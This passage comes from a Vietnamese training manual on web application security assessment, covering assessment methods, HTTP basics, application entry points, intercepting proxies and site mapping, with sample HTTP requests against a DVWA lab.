

MỤC LỤC

LỜI NÓI ĐẦU.....	1
PHẦN 1: GIỚI THIỆU.....	2
I. Tại sao cần đánh giá an toàn thông tin ứng dụng web.....	2
II. Phương pháp đánh giá ứng dụng web.....	2
III. Quy trình đánh giá an toàn thông tin ứng dụng web.....	3
IV. CÂU HỎI ÔN LUYỆN.....	Error! Bookmark not defined.
PHẦN 2: ĐÁNH GIÁ AN TOÀN THÔNG TIN ỦNG DỤNG WEB GRAYBOX.....	5
I. Khái niệm.....	5
1. Giao thức HTTP.....	5
2. HTTP Request.....	5
3. HTTP Response.....	6
4. URI – Uniform Resource Identifiers.....	7
5. Điểm vào ứng dụng.....	8
6. Intercept proxy.....	9
II. Phương pháp đánh giá an toàn thông tin ứng dụng web.....	9
1. Xây dựng cấu trúc site, thư mục.....	10
2. Xác định tất cả điểm vào ứng dụng.....	11
3. Xác định khả năng tấn công.....	14
4. Kiểm tra khả năng lỗi.....	17
5. Kiểm tra bằng công cụ tự động.....	19
III. Hướng dẫn kiểm tra khả năng mắc lỗi.....	20
1. Kiểm tra lỗi nhúng mã.....	20
2. Kiểm tra lỗi Cross-site-scripting(XSS).....	26
3. Kiểm tra lỗi hỏng CSRF.....	28
4. Kiểm tra các thao tác với file.....	29
5. Kiểm tra mã hóa dữ liệu nhạy cảm.....	31
6. Kiểm tra phân quyền truy cập của người dùng.....	32
7. Kiểm tra liệt kê người dùng.....	33
8. Kiểm tra Session Fixation.....	33
9. Kiểm tra lỗi liên quan đến chuyển hướng.....	34
10. Kiểm tra chính sách mật khẩu mạnh.....	34
IV. CÂU HỎI ÔN LUYỆN.....	Error! Bookmark not defined.
PHẦN 3: KIỂM TRA AN TOÀN THÔNG TIN MÃ NGUỒN ỦNG DỤNG WEB.....	36
I. Khái niệm.....	36
1. Điểm cuối ứng dụng.....	36
2. Trace.....	36
II. Phương pháp đánh giá an toàn thông tin mã nguồn ứng dụng web.....	37
1. Tìm kiếm điểm vào ứng dụng.....	37
2. Trace từ điểm vào ứng dụng.....	41
3. Phân tích điểm cuối, dự đoán khả năng mắc lỗi.....	44
4. Kiểm tra khả năng mắc lỗi.....	45
III. Hướng dẫn dự đoán khả năng mắc lỗi.....	48
1. Ngôn ngữ Java.....	48
2. Ngôn ngữ ASP.NET.....	49
3. Ngôn ngữ PHP.....	51

IV. CÂU HỎI ÔN LUYỆN.....	Error! Bookmark not defined.
PHẦN 4: HƯỚNG DẪN SỬ DỤNG CÔNG CỤ.....	53
I. Hướng dẫn sử dụng công cụ Burp suite.....	53
1. Giới thiệu.....	53
2. Mục đích sử dụng.....	53
3. Cài đặt.....	53
4. Hướng dẫn sử dụng.....	53
II. Hướng dẫn sử dụng công cụ Acunetix.....	64
1. Giới thiệu.....	64
2. Mục đích sử dụng.....	65
3. Hướng dẫn sử dụng.....	65
III. Hướng dẫn sử dụng Appcode Scan.....	69
1. Giới thiệu.....	69
2. Mục đích sử dụng.....	69
3. Hướng dẫn sử dụng.....	69
IV. Hướng dẫn kiểm tra SSL/HTTPS.....	72
1. Nội dung kiểm tra.....	72
2. Cách thức kiểm tra.....	72
V. CÂU HỎI ÔN LUYỆN.....	Error! Bookmark not defined.

LỜI NÓI ĐẦU

Ngày nay, công tác công nghệ thông tin trở thành phần quan trọng, thiết yếu trong hoạt động sản xuất kinh doanh, quản lý hành chính. Ứng dụng công nghệ thông tin đã tới từng hoạt động, công việc dù là nhỏ nhất. Trong đó, môi trường ứng dụng web được sử dụng nhiều nhất, vì tính tiện dụng, dễ dàng, không đòi hỏi cài đặt, triển khai khó khăn phía người dùng cuối.

Tuy nhiên, ứng dụng web luôn phải đối mặt với những nguy cơ mất an toàn thông tin. Nguyên nhân có thể xuất phát từ lỗi lập trình, lỗi khi triển khai, cài đặt ứng dụng, lỗi khi vận hành, khai thác ứng dụng. Những lỗi này có thể tạo điều kiện cho kẻ tấn công khai thác, chiếm quyền điều khiển ứng dụng và máy chủ, gây ảnh hưởng lớn tới công ty, doanh nghiệp, hoạt động sản xuất kinh doanh.

Chính vì thế cần phải tìm ra lỗ hổng bảo mật của ứng dụng trước khi kẻ tấn công tìm được. Tài liệu trình bày phương pháp, quy trình tìm lỗi của ứng dụng web. Áp dụng với những ứng dụng sắp được triển khai, đã được triển khai, đang vận hành.

Nội dung tài liệu hướng dẫn về phương pháp, quy trình đánh giá an toàn thông tin ứng dụng web, bao gồm:

- *Phần 1: Giới thiệu.*
- *Phần 2: Đánh giá an toàn thông tin ứng dụng web Blackbox.*
- *Phần 3: Đánh giá an toàn thông tin mã nguồn ứng dụng web.*
- *Phần 4: Hướng dẫn sử dụng công cụ.*

PHẦN 1: GIỚI THIỆU

I. Tại sao cần đánh giá an toàn thông tin ứng dụng web

- Hiện nay, Website và các ứng dụng dựa trên nền web ngày càng đa dạng và phổ biến. Các công ty ngày càng dựa vào web để phục vụ cho các hoạt động kinh doanh của mình, bởi vì:
 - Website là bộ mặt của công ty (giới thiệu thông tin về công ty) nhận trả lời các phản hồi từ người dùng.
 - Website là nơi cung cấp dịch vụ của công ty (mua bán hàng hóa, thanh toán trực tuyến...).
- Tuy nhiên, nhiều ứng dụng web vẫn còn tồn tại những lỗ hổng nghiêm trọng chưa được sửa chữa. Do đó, cần phải thực hiện đánh giá điểm yếu an ninh hệ thống website, nhắm tới mục tiêu:
 - Phát hiện ra những lỗ hổng bảo mật nằm trong các ứng dụng Web/Website của hệ thống website có nguy cơ bị tấn công và phá hoại.
 - Từ những kết quả thu thập được của việc dò quét sử dụng các kỹ thuật để tấn công thử nghiệm vào hệ thống website.
 - Đưa ra các báo cáo lỗ hổng, điểm yếu an ninh và những khuyến nghị về công nghệ để khắc phục những điểm yếu phát hiện được trong hệ thống.

II. Phương pháp đánh giá ứng dụng web

- Có 3 phương pháp tiến hành đánh giá ứng dụng, gồm: Black box, White box và Gray box. Cụ thể là:
 - Black box:** Chuyên viên đánh giá kiểm tra mức độ bảo mật mà không có bất kỳ thông tin nào về cấu trúc của ứng dụng, các thành phần bên trong của nó. Chuyên viên đánh giá đóng vai trò như một kẻ tấn công. Nhân viên quản trị có thể giám sát hệ thống trong quá trình kiểm tra nhưng không được thay đổi thông tin cấu hình nếu không thoả thuận trước với người kiểm tra. Sẽ có một bản báo cáo cho quá trình kiểm tra sau khi hoàn tất các khuyến cáo.
 - White box:** Có đầy đủ kiến thức, thông tin bên trong ứng dụng. Whitebox bao gồm quá trình rà soát mã nguồn ứng dụng để tìm lỗi.
 - Graybox:** Chuyên viên đánh giá kiểm tra với một lượng thông tin được cung cấp. Ví dụ như: platform vendor, sessionID generation algorithm.
- Với phương pháp Whitebox, người kiểm tra ứng dụng đóng vai trò là người phát triển ứng dụng đó. Phương pháp này có hai hướng tiếp cận chính là:
 - Hướng tiếp cận thủ công: Mở code và đọc toàn bộ không sử dụng công cụ trợ giúp nào.
 - Hướng tiếp cận sử dụng công cụ: Là những công cụ mà trợ giúp người kiểm tra trong quá trình quan sát mã nguồn ứng dụng một cách trực quan (những hàm có khả năng gây lỗi, quá trình các biến sử dụng, ...)
- Phương pháp này đảm bảo tính bao phủ toàn diện. Tuy nhiên độ phức tạp cao, với khối lượng lớn các mã lệnh và mối liên hệ phức tạp trong ứng dụng thì rõ ràng việc tiếp cận bằng quan sát mã nguồn không phải đơn giản. Hơn nữa, không phải ứng

dụng nào cũng dễ dàng có được mã nguồn phát triển cho người kiểm tra có thể quan sát.

- Phương pháp tiếp theo là Blackbox. Người kiểm tra đóng vai trò là người dùng cuối (tức là người sử dụng ứng dụng). Phương pháp này đảm bảo:

Tính sẵn sàng cao: tức là không nhất thiết phải chờ có mã nguồn thì mới có thể kiểm tra được ứng dụng, có thể kiểm tra bất cứ ứng dụng nào.

Tính sử dụng lại cao: tức là khả năng sử dụng lại việc kiểm tra đối với ứng dụng. Ví dụ một công cụ dùng để kiểm tra đối với ứng dụng FTP A thì có thể dùng công cụ đó đối với việc kiểm tra ứng dụng FTP B hay FTP C vẫn bình thường, không phân biệt rõ ràng ứng dụng đó như thế nào ?

Đơn giản dễ thực hiện không đòi hỏi phải có nhiều quy trình phức tạp, ...

Tính bao phủ hạn chế là một trong những hạn chế lớn nhất của blackbox testing. Tức là phải xây dựng nhiều tình huống kiểm tra cho ứng dụng và phải quét hết tất cả các trường hợp đầu vào mà ứng dụng sử dụng, như vậy mới triệt để trong việc kiểm tra.

- Phương pháp Graybox thì kiểm tra một ứng dụng ở dạng “lưng chừng”. Tức là một ứng dụng có thể chúng ta không có mã nguồn mà nó phát triển nhưng có thể dịch ngược và đọc mã nguồn của ứng dụng đó để tìm ra lỗi bảo mật. Trong trường hợp cụ thể, có thể có tài khoản hệ thống, cơ sở dữ liệu để xem nội dung file, cấu trúc thư mục, cấu trúc cơ sở dữ liệu giúp tiết kiệm thời gian tìm kiếm thông tin. Phương pháp này đảm bảo tính sẵn sàng cao: nếu như thực hiện BinAudit thì luôn luôn sẵn sàng nếu chúng ta có ứng dụng. Đối với ứng dụng web, chỉ cần có tài khoản hệ thống là thực hiện được. Phương pháp này làm tiền đề cho blackbox testing: việc thực hiện greybox testing giúp người kiểm tra xác định rõ hơn vị trí, kiểu dữ liệu để trình trong quá trình thực hiện blackbox testing. Tuy nhiên để có thể đọc hiểu và tìm ra lỗi thì đòi hỏi người kiểm tra lỗi phải có background tốt về kiến thức lập trình, hệ thống, phân tích, phán đoán, ...
- Tài liệu sẽ trình bày theo hai hướng tiếp cận chính là graybox và whitebox (rà soát mã nguồn ứng dụng).

III. Quy trình đánh giá an toàn thông tin ứng dụng web.

- Quá trình đánh giá được chia làm 5 giai đoạn chính là:

Giai đoạn 1: Phân tích thông tin, lập kế hoạch,

Giai đoạn 2: Thực hiện đánh giá, thử nghiệm tấn công vào hệ thống để tìm lỗi, rà soát mã nguồn. Giai đoạn này gồm các bước:

- ✓ Đánh giá an toàn thông tin mạng, mô hình ứng dụng
- ✓ Đánh giá an toàn thông tin máy chủ
- ✓ Đánh giá an toàn thông tin web server
- ✓ Đánh giá an toàn thông tin ứng dụng web (sử dụng phương pháp Graybox, có thể đánh giá mã nguồn nếu có yêu cầu)

Giai đoạn 3: Lập báo cáo phân tích, phối hợp đưa ra phương án khắc phục.

Giai đoạn 4: Bàn giao báo cáo, hoàn thiện biên bản.

Giai đoạn 5: Kiểm tra kết quả khắc phục lỗi


- Tài liệu tập trung trình bày các biện pháp kỹ thuật trong việc đánh giá ứng dụng, theo hai hướng tiếp cận chính là Graybox và sử dụng phương pháp rà soát mã nguồn.

PHẦN 2: ĐÁNH GIÁ AN TOÀN THÔNG TIN ỦNG DỤNG WEB GRAYBOX

I. Khái niệm


1. Giao thức HTTP

- HTTP (Hypertext Transfer Protocol) là giao thức thuộc lớp ứng dụng trong mô hình tham chiếu OSI. Hoạt động thông thường ở port 80 và là giao thức hướng kết nối. Nói cách khác, trước khi thực hiện phiên làm việc, giao thức HTTP sẽ thực hiện bắt tay ba bước.
- Giao thức HTTP là giao thức dựa trên cơ chế request/ response. Một client sẽ thiết lập kết nối đến một server theo một mẫu bao gồm phương thức của request, thông tin của client, các message và nội dung. Server sẽ phản hồi lại một response bao gồm trạng thái (status), message có chứa các thông tin của server, các thông tin trả về theo request từ client và nội dung.



Hình 1: Giao thức HTTP

2. HTTP Request



Hình 2: Cấu trúc HTTP Request

- Hình trên cho thấy cấu trúc cơ bản của HTTP Requests. Một HTTP Requests bắt đầu bởi Request-Line. Request-Line có thể được sau bởi một hoặc nhiều header và body.
- Để cụ thể hơn, hình bên dưới cho thấy một thông điệp http (dưới dạng văn bản) do Internet Explorer của Microsoft gửi khi người dùng truy cập vào trang www.ft.com. Dòng đầu tiên là Request-Line, và tiêu đề thông điệp tạo nên phần còn lại của văn bản.


```

GET / HTTP/1.1
Accept: /*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0
    (compatible; MSIE 5.5; Windows NT 5.0)
Host: www.ft.com
Connection: Keep-Alive

```

Hình 3: HTTP request

- Hình dưới phân tích cụ thể hơn Request-Line, bao gồm 3 phần: Method – phương thức của thông điệp, URI, và Version- phiên bản của HTTP




Hình 4: HTTP Request Line

- Phương thức (method) cụ thể xuất hiện đầu tiên trong Request-Line. Trong ví dụ trên đây là một phương thức GET.
- Mục tiếp theo trong Request-Line là Request-URI. Request-URI chứa nguồn tài nguyên cần truy cập. Trong ví dụ trên, Request-uri là **(/)**, chỉ ra một yêu cầu đối với các nguồn tài nguyên gốc. Phần cuối cùng của Request-Line là phiên bản HTTP. Như ví dụ trên cho thấy, HTTP phiên bản 1.1.


3. HTTP Response

- Request Response bắt đầu bởi Status-Line (dòng mã trạng thái). Sau đó là phần thông tin của Header và một dòng trắng. Cuối cùng là phần body.



Hình 5: Cấu trúc HTTP Response

- Status-Line bắt đầu bởi số phiên bản của HTTP (trường hợp này là HTTP/1.1), sau đó là mã trạng thái(trường hợp này là 200 OK).



Hình 6: HTTP Response Line


Mã trạng thái	Ý nghĩa
100-199	<i>Thông tin</i> : Các server nhận được yêu cầu nhưng kết quả chưa có sẵn để trả về cho client.
200-299	<i>Thành công</i> : Các server đã có thể trả về theo yêu cầu thành công
300-399	<i>Chuyển hướng</i> : Các Client đã được chuyển hướng yêu cầu đến Server khác hoặc tài nguyên khác
400-499	<i>Lỗi client</i> : Các yêu cầu của Client chứa lỗi mà Server không thể trả về kết quả
500-599	<i>Lỗi server</i> : Server đã không hành động theo yêu cầu, ngay cả yêu cầu là hợp lệ.

Hình 7: Mã trạng thái trả về của HTTP

4. URI – Uniform Resource Identifiers

- Thông thường, chúng ta thường quen thuộc với định nghĩa URL (Uniform Resource Locators) Địa chỉ <http://www.example.com.vn> là một ví dụ về URL. Trên thực tế, không có nhiều khác biệt giữa hai khái niệm URL và URI, URL một chỉ là một loại của URI.

- URI là một đặc điểm kỹ thuật của giao thức HTTP. Như hình dưới cho thấy một URI chứa rất nhiều các thành phần, không đơn giản như URL.



Protocol: Xác định các giao thức và các ứng dụng cần thiết để truy cập tài nguyên, trong trường hợp này là giao thức HTTP.

Username: Nếu giao thức hỗ trợ khái niệm về tên người dùng thì username cung cấp tên người dùng để chứng thực truy cập tài nguyên.

Password: Mật khẩu truy cập tài nguyên.

Host: Tên miền truyền thông cho webserver.

Port: Là port cho các giao thức lớp ứng dụng, ví dụ như HTTP là cổng 80 (có thể bỏ qua tham số này).

Path: đường dẫn phân cấp đến tài nguyên được đặt trên Server

File: Tên các tập tin tài nguyên trên Server

Query: Các tuy vấn thêm thông tin về tài nguyên của Client

Fragment: Một vị trí nào đó trong tài nguyên

5. Điểm vào ứng dụng

- Điểm vào ứng dụng: là các điểm nhập liệu khác nhau mà người sử dụng gửi đến ứng dụng để xử lý bao gồm URLs, tham số trên querystring, trong phần POST, cookies, và những phần khác trong header mà được xử lý bởi ứng dụng. Điểm vào ứng dụng có thể là:

Các tham số trên URL

Các tham số, thành phần trong POST data.

Giá trị các trường trong HTTP Header: Cookie, Reference...

```

POST /dvwa/login.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:20.0) Gecko/20100101 Firefox/20.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/dvwa/login.php
Cookie: security=high; PHPSESSID=319hrft7npk8t5q36qv8gch3i3
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 44


username=admin&password=password&Login=Login

```

Hình 8: Điểm vào ứng dụng trong HTTP Request

6. Intercept proxy

- Intercept proxy là một loại Proxy, đứng giữa người dùng để sử dụng để theo dõi, sửa đổi, phát lại các request HTTP mà người dùng gửi lên ứng dụng.
- Intercept proxy được sử dụng để thay đổi dữ liệu gửi từ người dùng gửi lên ứng dụng, ví dụ như người dùng muốn kiểm tra mắc lỗi SQL tại giá trị username thì có thể sử dụng proxy để thử gửi lên các tập mã tấn công xem có xác định hay không.
- Việc gửi thay đổi HTTP request tại Intercept proxy sẽ tránh được những mã hóa của trình duyệt. Ngoài ra, một số loại Intercept proxy như Burp suite còn hỗ trợ tính năng phát lại, cho phép thử lại nhiều lần....



Hình 9: Công cụ BurpSuite

II. Phương pháp đánh giá an toàn thông tin ứng dụng web

- Quá trình đánh giá an toàn thông tin ứng dụng web gồm các bước:
Xây dựng cấu trúc site, thư mục.

Liệt kê tất cả điểm vào ứng dụng.

Xác định khả năng tấn công.

Kiểm tra lỗi

Kiểm tra lại bằng công cụ.

1. Xây dựng cấu trúc site, thư mục.

- Bước này cần duyệt tất cả chức năng của ứng dụng thông qua intercept proxy. Có thể sử dụng công cụ spider để phát hiện những đường dẫn, chức năng còn bỏ sót. Kết thúc bước này cần xây dựng cấu trúc cây thư mục của ứng dụng. Cây bao gồm các file, thư mục, các request/response phục vụ cho việc tìm điểm vào ứng dụng.
- Quá trình thực hiện gồm các bước:

Bước 1: Phân loại ứng dụng thành hai phần: Phần yêu cầu đăng nhập và phần không yêu cầu đăng nhập.

Bước 2: Tiến hành Spider. Với những thành phần, chức năng không yêu cầu đăng nhập thì quá trình gồm hai bước: passive spider và active spider.

Passive Spider:

1. Cấu hình intercepting proxy để quan sát và phân tích nội dung được xử lý bởi proxy. (Tham khảo phụ lục – Hướng dẫn sử dụng Burp Suite).

2. Duyệt toàn bộ ứng dụng theo cách thông thường (truy cập các liên kết, thực hiện đệ trình form, thao tác nhiều bước, ...). Chú ý quan sát các yêu cầu và phản hồi được chuyển đến intercepting proxy để hiểu kiểu dữ liệu được đệ trình và cách client kiểm soát hành vi của ứng dụng phía máy chủ.

- Ứng dụng web sẽ có một số thư mục ẩn, không thấy được nếu chỉ duyệt các liên kết thông thường trên giao diện ứng dụng. Sử dụng thông tin tài khoản hệ thống (tài khoản hệ điều hành) được cung cấp, truy cập vào thư mục đặt ứng dụng web để xác định những thành phần, thư mục ẩn này. Tiến hành truy cập những thư mục ẩn này thông qua intercepting proxy. Lặp bước này cho đến khi duyệt được hết nội dung, chức năng của ứng dụng Web.

Active Spider:

- Khi đã hoàn tất việc tìm hiểu ứng dụng bằng trình duyệt và passive spider, tiếp đến thực hiện active spider, để khám phá thêm các nội dung mới.
- Chú ý, cần phải thiết lập phạm vi cho quá trình thực hiện active spider (loại bỏ những file hoặc thư mục không muốn thực hiện spider) để tránh những tác động không mong muốn gây ảnh hưởng đến ứng dụng web. (Tham khảo phụ lục – Hướng dẫn sử dụng Burp Suite).
- Ví dụ: Ứng dụng web cung cấp chức năng cho khách gửi comment. Sử dụng active spider có thể tự động tạo ra nhiều comment, dữ liệu rác cho ứng dụng web.
- Với những thành phần yêu cầu đăng nhập chỉ thực hiện Passive Spider. Tiến hành đăng nhập với nhiều mức tài khoản khác nhau, xác định tất cả nội dung, chức năng tương ứng với tài khoản đó.
- Lưu ý: Tất cả thao tác duyệt phải thực hiện qua Intercept Proxy để lưu lại thông tin về sitemap, request.
- Kết thúc bước này thu được site map của ứng dụng, bao gồm cấu trúc file, thư mục, các url. Nên lưu lại trạng thái của site map.

2. Xác định tất cả điểm vào ứng dụng

- Bước này tiến hành phân tích site map, các request thu được ở bước trên, xác định tất cả các điểm vào ứng dụng. Quá trình thực hiện gồm:
 - Quan sát lại site map thu được ở trên, tiến hành nhận diện các chức năng cụ thể, chi tiết của ứng dụng, gồm:
 - Nhận diện các chức năng cốt lõi mà ứng dụng tạo ra và hành động của mỗi chức năng được thiết kế.
 - Nhận diện được các cơ chế bảo mật cốt lõi được triển khai và cách làm việc của chúng. Hiểu được cơ chế xử lý chứng thực, quản lý phiên, điều khiển truy cập và các chức năng hỗ trợ như đăng ký, khôi phục lại mật khẩu. Ví dụ:

Đăng nhập sử dụng phương pháp gì ? token hay username/password, có sử dụng captcha không?

Quản lý phiên như thế nào? Mỗi lần đăng nhập có cấp phát phiên mới hay không ? Giá trị session id được sinh ra có ngẫu nhiên hay không ?

Có cung cấp chức năng đăng ký, quên mật khẩu hay không ? Cơ chế đăng ký, khôi phục mật khẩu thế nào?

- Cập nhật những thông tin về chức năng, cùng địa chỉ url, giá trị, cơ chế bảo mật vào bảng “Danh mục điểm vào ứng dụng” theo biểu mẫu BM.QTĐG.ATTT.03
- Đối với mỗi yêu cầu, nhận diện tất cả các điểm nhập liệu khác nhau mà người dùng gửi đến ứng dụng để xử lý bao gồm:

Tất cả URL string chứa chuỗi truy vấn

Tất cả tham số gửi qua URL

Tất cả tham số trong phần body của POST request

Tất cả cookie

Tất cả HTTP header mà ứng dụng có thể xử lý, gồm: User-Agent, Referer, Accept, Accept-Language, Host headers.

- Để đảm bảo thu thập hết các điểm vào ứng dụng, cần đảm bảo:

Phân tích đủ hết các HTTP request đã gửi lên ở bước trên.

Phân tích để lấy đủ hết các điểm vào ứng dụng trong từng HTTP request.

- Đối với những trường hợp thông thường, điểm vào ứng dụng có thể dễ dàng nhận ra. Nên xác định các điểm vào ứng dụng dựa trên HTTP request:

```
Request Response
Raw Params Headers Hex
POST /dvwa/login.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:20.0) Gecko/20100101 Firefox/20.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/dvwa/login.php
Cookie: security=high; PHPSESSID=319hrft7npk8t5q36qv8gch3i3
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 44

username=admin&password=password&Login=Login
```

Hình 10: Xác định điểm vào ứng dụng

